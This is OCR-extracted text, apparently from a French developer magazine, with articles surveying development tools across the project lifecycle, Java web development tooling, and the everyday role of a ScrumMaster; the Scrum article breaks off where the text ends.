
Les outils de développement recouvrent à la fois, les capacités du système d'exploitation, du langage de programmation utilisé, mais aussi de l'IDE et des différents frameworks que vous pouvez être amenés à choisir. Tout programme pouvant aider le développeur à travailler de façon plus efficace est un outil de développement. Voici les qualités que nous sommes en droit d'attendre d'eux :

- **Productivité** : Un outil doit permettre d'effectuer une tâche plus rapidement, ou plus efficacement, et avec une qualité au moins égale à la procédure qui le précède.
- **Intégrabilité** : Être opérable dans mon environnement, sans perturber ma chaîne d'outil, si possible être en synergie avec les autres outils et fonctionner sur plusieurs OS.
- **Fiabilité** : Être fiable, fonctionner en adéquation avec la documentation, et de façon homogène en fonction des environnements.
- **Simplicité** : Être facile à prendre en main et ne pas devenir un obstacle dans mon workflow.

Nous allons passer en revue les outils qui peuvent vous changer la vie au cours du cycle de vie d'un projet.

> Concevoir

La conception est le départ des idées et la définition sur laquelle se basera le développement. Avant d'être avancée ou technique, elle doit être claire. Les outils d'aide à la conception vous permettront de produire une représentation compréhensible par tous



les intervenants sur un projet, de partager une vision. Il faut privilégier les outils simples et schématiques :

- FreeMind est un outil open source pour faire des "Mind Maps", c'est-à-dire des diagrammes à idées avec des liens entre elles.
- Google Docs propose des outils "office" classiques gratuits et concis et qui vont droit au but, de plus il est très simple de faire de l'édition concurrente.
- yEd est un outil de modélisation utilisé notamment par le projet Apache Ivy, on peut y faire de l'UML, du BPMN ou tout autre type de représentation populaire, l'outil est gratuit et très simple à prendre en main.

> Partager... ... la base de code


Partager des fichiers et la base de code est essentiel dans un projet. La meilleure façon de le faire est d'utiliser un outil de gestion

des sources. Subversion a été longtemps populaire, mais depuis quelques années, l'outil montant est Git, créé par Linus Torvald pour gérer les sources du projet Linux.

Le principal avantage de Git sur Subversion est que chaque développeur peut faire des commit sur sa machine sans impacter directement le dépôt commun. Cela permet donc aux développeurs :

- de faire des commits plus petits, ce qui facilite les merge par Git ;
- de réduire l'effort de merge manuel quand il y a malgré tout des conflits.

Git possède également des algorithmes de merge de fichier beaucoup plus performants que Subversion. Le travail en local sur chaque poste facilite les manipulations de branches et les développeurs acquièrent rapidement plus de maîtrise sur leur base de code. De nombreux outils permettent de gérer ces dépôts de manière distribuée, en proposant des batteries d'outils de gestion de projet et d'interaction avec les autres



développeurs autour de votre base de code. Le plus populaire est de loin Github, gratuit pour les projets open source. Gitlab est une version open source à installer soi-même. Il existe aussi des outils graphiques tels que gitk, SourceTree d'Atlassian, qui lui est payant. Enfin, Git s'intègre aussi très bien à Eclipse via EGit et IntelliJ.

... le travail

Il est également appréciable d'avoir un outil de gestion des tâches qui intègre la méthodologie Agile et le cycle de vie d'une tâche dans un backlog (journal de bord) Kanban ou Scrum par exemple.

Pour ce faire, les principaux sont JIRA d'Atlassian (payant), Redmine (open source), Mantis (open source) et Trello (en ligne, gratuit), mais les plateformes de gestion des sources comme Github possèdent leur propre système.

Ces outils possèdent tous des API qui permettent de les intégrer à des SI et des outils de reporting existants.

Grâce à cette trace gardée dans ces outils, on peut facilement retrouver les spécifications d'une implémentation et éventuellement le code associé, ce qui réduit dramatiquement le temps de résolution des erreurs et améliore la maintenabilité des projets, permettant d'allouer des ressources à l'avancement de celui-ci.

> Coder avec ...

... un langage

Malheureusement, le cadre de cet article ne nous permet pas de traiter de tous les langages de programmation prêts pour de vrais projets de production. Il faudrait un livre entier pour traiter des différents points forts et faibles de chacun. Nous allons nous limiter à quatre langages qui ont la cote ces derniers temps :

- Java : Le leader, très grosse communauté, beaucoup d'outils ;
- Groovy : Présent dans beaucoup de projets sous forme de scripting, d'outils de monitoring ;
- Scala : Le langage fonctionnel qui monte ;
- JavaScript : L'assembleur du web, qui passe maintenant côté serveur.

... un IDE

Les environnements de développement les plus populaires sont IntelliJ et Eclipse. Ces deux IDE permettent de développer dans à peu près n'importe quel langage. Pour choisir votre IDE de rêve, penser à soupeser :

- L'intégration des technologies que vous utilisez : compilation automatique, complétion de code, formatage, plugins dédiés aux frameworks utilisés, moteur de templates ;
- Un contrôle complet à partir du clavier pour une productivité maximale ;
- Zero Turn Around : mon IDE doit être capable de minimiser le temps entre l'écriture de mon code et le feedback (tests ou redéploiement) ;
- Build incrémental : les classes modifiées doivent être recompliées rapidement, sans déclencher un build complet ;
- Les capacités de refactoring.

Il arrive parfois que ces deux IDE phares soient tout simplement trop gros pour votre projet. Parmi les éditeurs de texte à fort potentiel pour les développeurs, je vous conseille SublimeText.

Pour les puristes, Emacs, Vi ou TextMate remplissent toujours leur rôle avec brio.

... un framework

Le framework, comme son nom l'indique, offre un cadre de travail pour des technologies à travers un certain nombre de concepts. La problématique du Web est riche, et il est intéressant de voir comment

les nouveaux frameworks tentent de répondre à la fois à ses impératifs, et de satisfaire les besoins d'industrialisation des SI d'entreprise. Il existe aujourd'hui deux frameworks web en vogue pour la JVM, intégrant de nombreuses JSR :

- Grails, grâce à son moteur de plugins, et aux principes Convention Over Configuration et Don't Repeat Yourself (Groovy, Spring), permet de démarrer des projets en un temps record et d'intégrer toutes sortes de technologies externes. Il permet de faire du Domain Driven Development et de générer une application entière à partir d'un simple modèle de données.
- Play, grâce à la forte optimisation du langage Scala par la compilation statique et à son footprint mémoire faible, est un framework à haute performance. De plus, son modèle d'I/O itératif, permet d'être directement asynchrone, ce qui est nécessaire pour des applications web utilisées à grande échelle.

Pour rester dans le Web, depuis la montée en puissance de HTML5, un nouveau framework Javascript naît chaque mois. Celui qui semble le plus prometteur est AngularJS. Le but est de créer des applications Web performantes tout en respectant les standards W3C. AngularJS est un MVC côté client. Il embarque des directives (mise à jour du DOM), de l'injection de dépendances entre composants, des intercepteurs pour les requêtes http, et des services (injectables et réutilisables dans les contrôleurs), et surtout une méthodologie de tests unitaires, basée sur Testacular.

> Tester ...

... unitairement

Tester le code produit est fondamental. Les outils de tests dépendent en général de la technologie utilisée, mais ils ont en commun qu'ils doivent être lisibles, et implémentés en continu (idéalement en Test Driven Development). Pour ce faire, il existe des librairies dans différents langages :

- Java : FestAssert, Mockito ;
- Groovy : Spock, Geb ;
- Scala : ScalaTest, Specs2 ;
- Javascript : Testacular, Qunit.

... en intégration

Les tests unitaires permettent de tester la logique du code, mais qu'en est-il des tests de leurs interactions ? Interviennent ici les tests d'intégration ou encore tests fonctionnels. Pour tester des pages web, Phantom-



JS ou son spin-off CasperJS permettent d'émuler un navigateur et exécuter des scénarios sous forme de script Javascript. Dans le cas d'une API REST écrite avec la JSR 311 (JAX-RS), Apache CXF permet de générer automatiquement des clients de test.

... sous pression

Les tests classiques permettent de tester la non-régression d'une fonctionnalité, mais qu'en est-il de sa performance ? Il convient d'utiliser des outils capables de littéralement mitrailler une application sur une rampe et de créer des rapports de performance à partir de ces exécutions.

- Gatling permet d'exécuter des scénarios avec une API fonctionnelle en Scala de manière performante et programmatique (Gatling peut donc aussi servir en intégration).
- JMeter est un outil graphique permettant d'enregistrer des scénarios dans des scripts, l'avantage est qu'il peut adresser un bon nombre de protocoles et se connecter à la JVM.

► Livrer

Pour s'assurer en permanence que l'application est livrable, il faut automatiser le build, le passage des tests automatisés et le packaging. Le terme générique est intégration continue ou CI. Les serveurs de CI sont nombreux, le plus populaire étant de loin Jenkins avec des versions en ligne comme Travis et Cloudbees. Pour automatiser le déploiement de machines dans un environnement Cloud, il existe Chef, Capistrano et Puppet, ainsi que des outils en ligne tels qu'Amazon Web Services. Ce sont généralement des scripts qui déplient des machines ou des ASG (Auto Scaling Group) dans le Cloud puis activent des services, tels que les connecteurs, à des bases de données ou l'installation de serveurs.



► Monitorer et debugger

Ca y est, votre application est codée, testée, livrée, mais il y a des soucis en production. Pour vous aider à poser un diagnostic, la boîte à outils s'alourdit encore un peu. Tout d'abord, il y a des outils de console essentiels pour démarrer l'analyse :

- nmap : scanner de ports, vous permettra de vite trouver les erreurs de visibilité réseau ou de configuration de firewall ;
- lsof, ps, top : pour déterminer quels programmes sont lancés et utilisent une ressource dans le système ;
- ssh, scp : pour se connecter à une machine distante et y copier des fichiers, créer des tunnels pour connecter des programmes à travers une machine.


Si les problèmes se trouvent dans une page Web, tournez-vous alors vers Firebug, Chrome Dev Tools ou modern.ie, suivant votre navigateur. Il y a là tout le nécessaire pour faire de l'introspection de page. Pour pouvoir tirer de l'information des entrailles de votre

application, il reste les logs et le monitoring. Pour cela, penchez-vous sur :

- Graphite : pour effectuer des graphes de toutes les métriques de votre application ;
- JavaMelody : Pour vérifier l'activité du réseau et des requêtes ;
- VisualVM : pour observer vos Thread applicatifs et l'utilisation de la mémoire en direct ;
- Nagios ou Ganglia : Plateforme de monitoring et de lancement d'alerte pour être prévenu au plus tôt des pannes ;
- Logstash ou Graylog2 : si la gestion et l'analyse de vos log est complexe.

► Conclusion

Les bénéfices cumulés des outils de développement contrebalancent largement l'inconvénient de les maintenir et de rester à jour. Ils peuvent changer complètement la vie d'un projet. L'investissement initial pour atteindre une bonne maîtrise est très vite compensé par les avantages retirés. Finalement, ces bénéfices permettent de se concentrer sur ce qui est véritablement important : la qualité des livrables qui sont l'aboutissement du travail du développeur. Nous n'avons traité ici que quatre langages, mais n'allez pas vous imaginer qu'ils sont les seuls à être outillés, C#, Ruby, Clojure, et les autres, recèlent aussi de nombreuses pépites, comme Cucumber ou Luminus par exemple. Ce sera peut-être le sujet d'un prochain chapitre. Gardez à l'esprit que le meilleur outil est celui qui vous va et qui vous facilite la vie. A vous maintenant de vous forger votre boîte à outils sur mesure, adaptée à vos contraintes. Testez, mesurez les gains, jugez, recommencez.



Guillaume Balaine
Consultant Xebia

Les outils du développeur web en Java

Imaginons un développeur Java qui démarre un nouveau projet web et qui inaugure un poste de développement flambant neuf. Seul l'OS est installé, Windows, OS X ou Linux, peu importe : les outils présentés dans cet article sont tous disponibles sous votre OS favori.

> Pour la gestion des dépendances

Avant même de choisir un IDE, l'utilisation d'un outil de gestion de dépendances s'impose. Il s'occupera de télécharger les fichiers jar des librairies, et rend l'application déployable sur de multiples environnements (développement, production, qualification...) à partir d'une poignée de commandes standards. Partons sur la solution la plus courante, Maven. Allons faire un tour sur mvnrepository.com pour trouver les dépendances à ajouter dans le pom.xml :

- Junit est le choix standard pour écrire les tests unitaires. Il y a aussi TestNG,
- Pour tester les classes en isolation, Mockito et EasyMock sont de bons candidats mais la syntaxe du premier est plus naturelle et moins verbeuse,
- FestAssert est une alternative moderne aux méthodes d'assertion de Junit, avec une syntaxe plus claire et une gestion des listes d'objets,
- Cobertura pour publier des rapports sur la couverture de tests,
- Le trio PMD/Findbugs/Checkstyle pour vérifier la qualité du code et publier les rapports obtenus,
- Selon certains, les classes Apache Commons devraient faire partie de l'API standard de Java. Un client HTTP dans commons-http, des librairies utilitaires pour les types standards dans commons-lang...
- CXF pour générer le client et l'implémentation des services web Soap à partir du fichier WSDL,
- Le framework Spring, en particulier pour améliorer la testabilité grâce à l'injection de dépendances.

La multitude d'archetypes disponibles pour Maven permet d'initialiser un squelette d'application en quelques secondes.

> Choisir un framework web

Pour une application web, on peut lorgner sur GWT. La possibilité de développer les vues en pur Java est alléchante pour un spécialiste du langage, et cela facilitera les tests unitaires. Pour qui ne connaît pas le java-

script, c'est GWT qui s'occupe de générer le code client et la partie Ajax. GWT est très répandu, bien documenté, supporté par Google, mais il y a peu de composants graphiques en standard. Heureusement, plusieurs dérivés de GWT proposent une bibliothèque de widgets plus aboutie :

- SmartGWT propose des composants surprenants, notamment un tableau avec du chargement à la demande et des fonctionnalités de tri "à la Excel", mais c'est surtout une boîte noire qui encapsule du Javascript par du Java,
- Les widgets de Vaadin sont visuellement élégants mais moins sophistiqués, et sa démarche de construction des vues côté serveur l'éloigne du GWT standard,
- Le meilleur choix est probablement GXT : grande bibliothèque de widgets, mode de développement proche de GWT, et le code du framework est plus transparent. GXT est "mavenisé" : quelques lignes dans le fichier de configuration Maven suffisent pour profiter des nouveaux widgets.

Spring MVC constitue un autre choix intéressant, avec l'avantage de s'intégrer très facilement avec le framework Spring (le contraire serait étonnant). Les contrôleurs de Spring MVC facilitent l'implémentation de services REST, mais le choix de cette solution nécessite l'intégration d'une couche supplémentaire pour développer une interface graphique attractive, par exemple JQuery. Sur mojo.codehaus.org, vous trouverez un archetype GWT pour Maven. Sur appfuse.org il y a un archetype d'application basée sur Spring MVC.

> L'environnement de développement

Afin de commencer à coder sans payer de licence, Eclipse est le choix standard, agrémenté de quelques plugins :

- m2e pour bénéficier de Maven directement dans l'IDE,
- MoreUnit pour faciliter les tests unitaires Junit,
- EclEmma pour aller encore plus loin dans les tests, voir la couverture directement

au niveau du code et favoriser le TDD,

- Google Plugin for Eclipse, pour (entre autres) debugger une application GWT en pas-à-pas avec un clic droit et un "debug as web application", au lieu de passer par les cibles maven.

Pour le développeur fortuné, IntelliJ IDEA est l'IDE du moment : plus performant qu'Eclipse, son ergonomie est aussi plus pragmatique, et le niveau de fonctionnalité est équivalent : intégration Maven, intégration GWT, affichage de la couverture des tests unitaires...

Si l'application doit dépendre d'un web service externe, SoapUI est une application desktop qui permet de "mocker" le service en renvoyant des réponses prédéfinies, et le package ainsi obtenu peut être déployé par Maven. Très utile pour conserver la maîtrise des dépendances dans un environnement de développement.

> Les applications web pour le développement

Quand la phase de réalisation est engagée, le travail en équipe est facilité par l'utilisation d'applications web :

- Github pour partager le code source,
- Jenkins ou Teamcity pour lancer les builds Maven sur un serveur d'intégration continue. Possibilité de lancement à heure régulière ou bien en surveillant des événements,
- JIRA pour gérer les demandes d'évolution et les anomalies,
- Gerrit pour faciliter les revues de code,
- Pivotal Tracker pour l'organisation d'une équipe de développement agile.

> Pour aller plus loin

Tous ces outils constituent un socle solide, quelle que soit la plateforme choisie, grâce à la portabilité du Java et des applications web. Bien sûr, ce socle laisse la place à tout un écosystème d'outils propre à votre OS favori...

Christophe Pelé
Consultant Xebia

Le ScrumMaster en pratique

Suite de notre dossier Scrum du n°162

Que vous soyez un ScrumMaster en devenir, fraîchement sorti de formation ou un directeur de projet à qui on a vendu les bienfaits du Scrum et les pouvoirs mystiques du ScrumMaster, vous avez la tête pleine de rêves et grandes théories sur ce métier. Vous vous sentez l'âme d'un ScrumMaster mais personne dans votre organisation ne souhaite s'essayer à cette nouvelle approche ? N'abandonnez pas, nous avons des propositions à vous faire !

Commençons par (re)découvrir ensemble les qualités et le quotidien du ScrumMaster. Ensuite, nous proposerons de manière incrémentale comment introduire petit à petit des pratiques Agiles afin de glisser vers un mode Scrum.

> Dédié ou intégré ?

Avant de vous présenter ce qu'est un ScrumMaster, il faut savoir qu'il existe 2 grandes écoles. Chacune à ses avantages et ses inconvénients et aucune d'entre elles n'est meilleure que l'autre. Il est donc préférable de choisir votre type de Scrum Master en fonction de votre contexte et de la taille de votre équipe. La 1^{re} école est celle du Scrum Master dédié. Il s'agit d'un membre de l'équipe qui sera à temps plein ScrumMaster. La seconde école est celui du ScrumMaster intégré. Il est à la fois ScrumMaster et développeur [Fig.1].

> Dessine-moi un ScrumMaster

Son caractère [Fig.2]

Contrairement à un chef de projet, le ScrumMaster n'est pas là pour gérer une équipe, mais pour la guider, la comprendre et l'aider. Il se verra donc davantage comme un égal et ne cherchera pas dans ce métier un poste à responsabilités managériales. Un ScrumMaster parlera ainsi plutôt des « développeurs de son équipe », plutôt que de « ses développeurs ».

Il est donc humble et bienveillant, mettant en avant l'équipe pour ses succès, ne blâmant pas, mais ne trouvant pas d'excuses aux échecs. En tant que membre de l'équipe, il est bien positionné pour la comprendre. Cela lui permet d'être à l'écoute des problèmes et avoir à cœur leurs résolutions.

Pour obtenir la levée des obstacles identifiés, le ScrumMaster devra faire preuve de beaucoup de diplomatie, mais savoir rester ferme. De plus, un ScrumMaster sympathique aura souvent plus de facilités à rallier


			Fig.1
Scrum Master dédié	A le temps nécessaire pour traiter tous les problèmes de l'équipe, du PO,...	Au yeux du management, c'est une ressource improductive !	
Scrum Master intégré	Meilleure légitimité au sein de l'équipe Meilleure visibilité des obstacles et des freins	N'a pas toujours le temps de traiter les problèmes En cas de forte pression, le rôle du SM est abandonné	

des personnes extérieures à la cause de l'équipe, alors souriez !

Ses connaissances / son expérience

Le ScrumMaster étant le guide de l'équipe dans sa pratique du Scrum, il est essentiel qu'il sache de quoi il parle, tant sur le plan théorique que sur le plan pratique.

Il est donc important de maîtriser le manifeste Agile (<http://agilemanifesto.org/iso/fr/>) : en tant que ScrumMaster, posez-vous la question : « *Suis-je capable d'énoncer les quatre grands principes du manifeste Agile ?* ». Mieux encore : « *Suis-je capable de réciter les 12 principes sous-jacents au manifeste Agile ?* ». A la première question, la réponse devrait être oui. A la seconde, ne nous leurrons pas, c'est certainement non. Toutefois, prenez le temps de les relire de temps en temps. Vous y trouverez sûrement la réponse à une question, ou à un problème du moment. Il faut toutefois souligner que la théorie ne suffit pas. ScrumMaster est un métier qui requiert de l'expérience. Avoir déjà fait partie d'une équipe fonctionnant en Scrum est une plus-value pour un ScrumMaster, qui aura ainsi acquis un certain recul par rapport aux recommandations Scrum. Il est en effet important de savoir s'adapter à l'équipe, et de proposer des actions dont on connaît les effets. Aussi, le ScrumMaster gagnera à s'informer sur les autres méthodes Agiles. Le Scrum donne des méthodes d'organisation et de collaboration qui, pour fonctionner,



nécessitent la production d'un code de grande qualité. Le ScrumMaster devra dans ce cas s'attarder sur la mise en place des techniques issues de l'eXtreme Programming, comme l'intégration continue et le TDD (développement conduit par les tests). Un ScrumMaster ouvert et curieux aura donc davantage d'outils à sa disposition pour mieux guider l'équipe.

Ses compétences

Un ScrumMaster senior saura utiliser des compétences humaines de gestion des problèmes, en étant tout particulièrement **dynamique et proactif**. Un ScrumMaster débutant capitalisera plutôt sur ses connaissances techniques et métier pour faciliter la communication entre le produit et le développement. Il utilisera alors sa capacité à parler les deux langages pour faciliter la discussion entre les deux parties. Il pourra ainsi s'assurer de la bonne compréhension du besoin par

l'équipe et occasionnellement traduire un besoin purement technique en un apport fonctionnel. Ainsi, si le débat entre le ScrumMaster intégré et le ScrumMaster dédié est sans fin, il est indéniablement avantageux que le ScrumMaster ait au moins des notions sur les technologies utilisées et si possible une bonne maîtrise, afin de gagner plus facilement le respect et le soutien de son équipe.

> Le quotidien du ScrumMaster

D'après le Scrum guide, le ScrumMaster a pour responsabilité de guider l'équipe vers la réalisation de ses objectifs, en agissant comme tampon contre les perturbations et en s'assurant du bon déroulement du Scrum. Oui, mais en pratique, que peut bien faire un ScrumMaster de ses journées ?

Garant du Scrum

Le ScrumMaster est le **garant du Scrum**. Il a donc pour responsabilité de former l'équipe aux pratiques Agiles, et de s'assurer du bon déroulement des cérémonies. Il cadre le daily stand up, aide l'équipe à préparer la démo et y fournit les indicateurs nécessaires à la revue, veille à la pertinence de la rétrospective et fait en sorte que le planning soit correctement préparé et effectué. A cela s'ajoute la tâche à plus long terme de sensibiliser les équipes aux méthodes Agiles, et d'être force de proposition sur les bonnes pratiques.

Facilitateur ...

Le ScrumMaster est souvent appelé le « facilitateur ». Cela veut dire que **son objectif premier est de permettre à l'équipe de travailler dans les meilleures conditions et le plus efficacement possible**. Cela passe par l'amélioration de l'organisation au

sein de l'équipe que par la résolution des problèmes. Les différentes cérémonies sont la source principale d'informations pour le ScrumMaster (en particulier le daily et la rétrospective comme nous le verrons dans la dernière partie), lui permettant de mieux identifier les problèmes que rencontre l'équipe. Son rôle requiert d'avoir une vision globale des obstacles afin de les prioriser et de faciliter leur disparition.

... Pas homme à tout faire

Il est important de souligner que les bonnes pratiques ou idées, au même titre que la résolution des problèmes, ne doivent pas forcément venir du ScrumMaster. Il n'a pas vocation à avoir les meilleures solutions, mais à les faire émerger, et à les mettre en lumière. En tant que Scrum Master, il est souvent difficile de mettre en avant des problèmes, des pertes de temps ou simplement des axes d'amélioration, sans avoir tendance à vouloir les résoudre soi-même. Ainsi, le piège du ScrumMaster est de devenir « l'homme à tout faire » et de très vite être débordé. La tâche du ScrumMaster qui consiste à alléger l'équipe des problèmes dits « administratifs » n'implique pas de devoir les faire soi-même, mais plutôt d'aider l'équipe à les optimiser. Le ScrumMaster aura ainsi à cœur de responsabiliser l'équipe, tant sur la production que sur la gestion des obstacles. Les méthodes visuelles préconisées par Scrum (le graphique « burndown », le « Scrum board ») aideront l'équipe à constamment garder en mémoire l'objectif à atteindre et le chemin à parcourir pour y arriver.

Guider, sans décider

Dans la mesure où c'est l'équipe qui doit agir pour améliorer, il est important que les

actions lui soient personnelles. Le ScrumMaster doit donc faire attention à ne pas influencer les décisions, **son but étant de mener l'équipe dans sa recherche et l'implémentation de la solution et non de la trouver**. Il peut en revanche challenger les solutions proposées si celles-ci lui semblent en désaccord avec les bonnes pratiques de l'équipe (Scrum ou non), ou dans une perspective d'amélioration continue.


Il dispose pour cela de divers outils fournis par les méthodes Agiles, qu'il pourra utiliser dans les cérémonies Scrum (tout particulièrement la rétrospective) ou en organisant des ateliers de réflexion. Il peut par exemple être intéressant de varier la rétro, tant dans sa forme (le « Mad Sad Glad », le « ce qu'il faut continuer, ce qu'il faut arrêter, ce qu'il faut commencer ») que dans les outils qui l'accompagnent (comme la méthode des 5 pourquoi) [Fig.3 et 4]. Les avantages de ce type de méthodes sont :

- qu'elles ont fait leurs preuves ;
- qu'elles sont suffisamment nombreuses pour facilement s'adapter à chaque situation ;
- qu'elles aident à garder le travail efficace et constructif ;
- qu'elles aident à apporter de la variété (et donc à éviter la monotonie et l'ennui) dans les cérémonies.


Le ScrumMaster aura alors pour rôle d'organiser et de limiter le temps de réflexion.

Transparence

Scrum est une méthode mettant en avant la transparence à tous les niveaux. Cela permet de montrer au grand jour les victoires comme les échecs, de partager les progrès et les obstacles. Au niveau de l'équipe elle-même, la transparence aide à responsabiliser ses membres et à dynamiser la levée des



Exemple de Mad Sad Glad Le point le plus voté pourra par exemple être analysé avec le 5 pourquoi



Méthode des 5 pourquoi. Le problème identifié (souvent un symptôme) en entrée, le problème cause (à résoudre) en sortie



perturbations. Le partage du savoir et des informations aura également tendance à enrichir les échanges et à améliorer les performances de l'équipe. Au niveau de l'organisation, il est bien plus rassurant pour le management de pouvoir visualiser l'avancement et les problèmes d'une équipe que de n'avoir aucune information sur la situation. Un management informé aura moins tendance à faire pression sur l'équipe. Le ScrumMaster aura donc tout intérêt à prendre les devants, et à IN-FOR-MER (attention à la brutalité de la démarche tout de même, c'est le moment de faire preuve de diplomatie !).

Devenez dispensable!

La conclusion des points précédents est : **le ScrumMaster est là pour guider l'équipe, l'aider à s'auto-organiser et la former. En bref, son but est de rendre l'équipe autonome.** Le ScrumMaster ne doit pas se rendre indispensable, bien au contraire. Son travail est terminé lorsque l'équipe n'a plus besoin de lui au quotidien pour s'auto-organiser. Le ScrumMaster prend alors un rôle de coach, qui apporte un regard extérieur à l'équipe pour soutenir la dynamique d'amélioration continue. Ainsi, un ScrumMaster intégré fera sûrement 70 % de ScrumMaster et 30 % de développement au départ, mais doit viser 10 % de ScrumMaster et 90 % de développement à terme.

> Mise en place de Scrum en « sous-marin »

Que faire si votre équipe ne fait pas du Scrum ? Comment faire pour migrer une équipe vers une logique Agile de manière incrémentale ? Pour ce genre de situation, nous vous proposons une liste d'étapes à suivre pour vous aider à faire glisser votre équipe vers une démarche Scrum. Ceci ne reste qu'une proposition et n'est en rien la solution parfaite.

Priorisation des tâches

